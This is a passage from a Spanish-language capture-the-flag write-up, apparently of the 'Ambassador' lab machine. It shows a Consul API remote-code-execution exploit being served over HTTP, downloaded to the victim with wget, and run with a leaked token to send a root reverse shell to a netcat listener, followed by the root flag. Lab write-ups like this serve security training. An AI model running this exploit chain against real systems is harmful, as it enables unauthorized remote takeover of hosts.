┌──(root㉿kali)-[/home/mario/Escritorio/ambassador/Hashicorp-Consul-RCE-via-API]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
developer@ambassador:/opt/my-app$ cd /tmp
developer@ambassador:/tmp$ wget 10.10.16.17/exploit.py
--2023-03-08 06:54:15--  http://10.10.16.17/exploit.py
Connecting to 10.10.16.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1409 (1.4K) [text/x-python]
Saving to: 'exploit.py'

exploit.py                  100%[═══════════════════════════════════════════>]   1.38K  --.-KB/s    in 0.04s

2023-03-08 06:54:15 (37.2 KB/s) - 'exploit.py' saved [1409/1409]

developer@ambassador:/tmp$
```

Y ahora siguiendo las instrucciones del repositorio de github, tenemos que ejecutar esta herramienta, poniendo el token que hemos podido ver antes y nuesta IP de la máquina atacante y puerto donde estaremos escuchando con netcat: 0 - Consideraciones Previas > CONSEGUIR REVERSE SHELL DE MÁQUINA VÍCTIMA A NUESTRO EQUIPO

```
developer@ambassador:/tmp$ python3 exploit.py --rhost 127.0.0.1 --rport 8500 --lhost 10.10.16.17 --lport 443 --token bb03b43b-1d81-d62b-24b5-39540ee469b5

[+] Request sent successfully, check your listener
```

Y ahora con netcat habremos recibido la conexión como el usuario root:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador/Hashicorp-Consul-RCE-via-API]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.17] from (UNKNOWN) [10.10.11.183] 36912
bash: cannot set terminal process group (1632): Inappropriate ioctl for device
bash: no job control in this shell
root@ambassador:/# whoami
whoami
root
root@ambassador:/#
```

```
root@ambassador:~# cat root.txt
cat root.txt
8405cf302071c720e9ded8846bce5e8d
root@ambassador:~#
```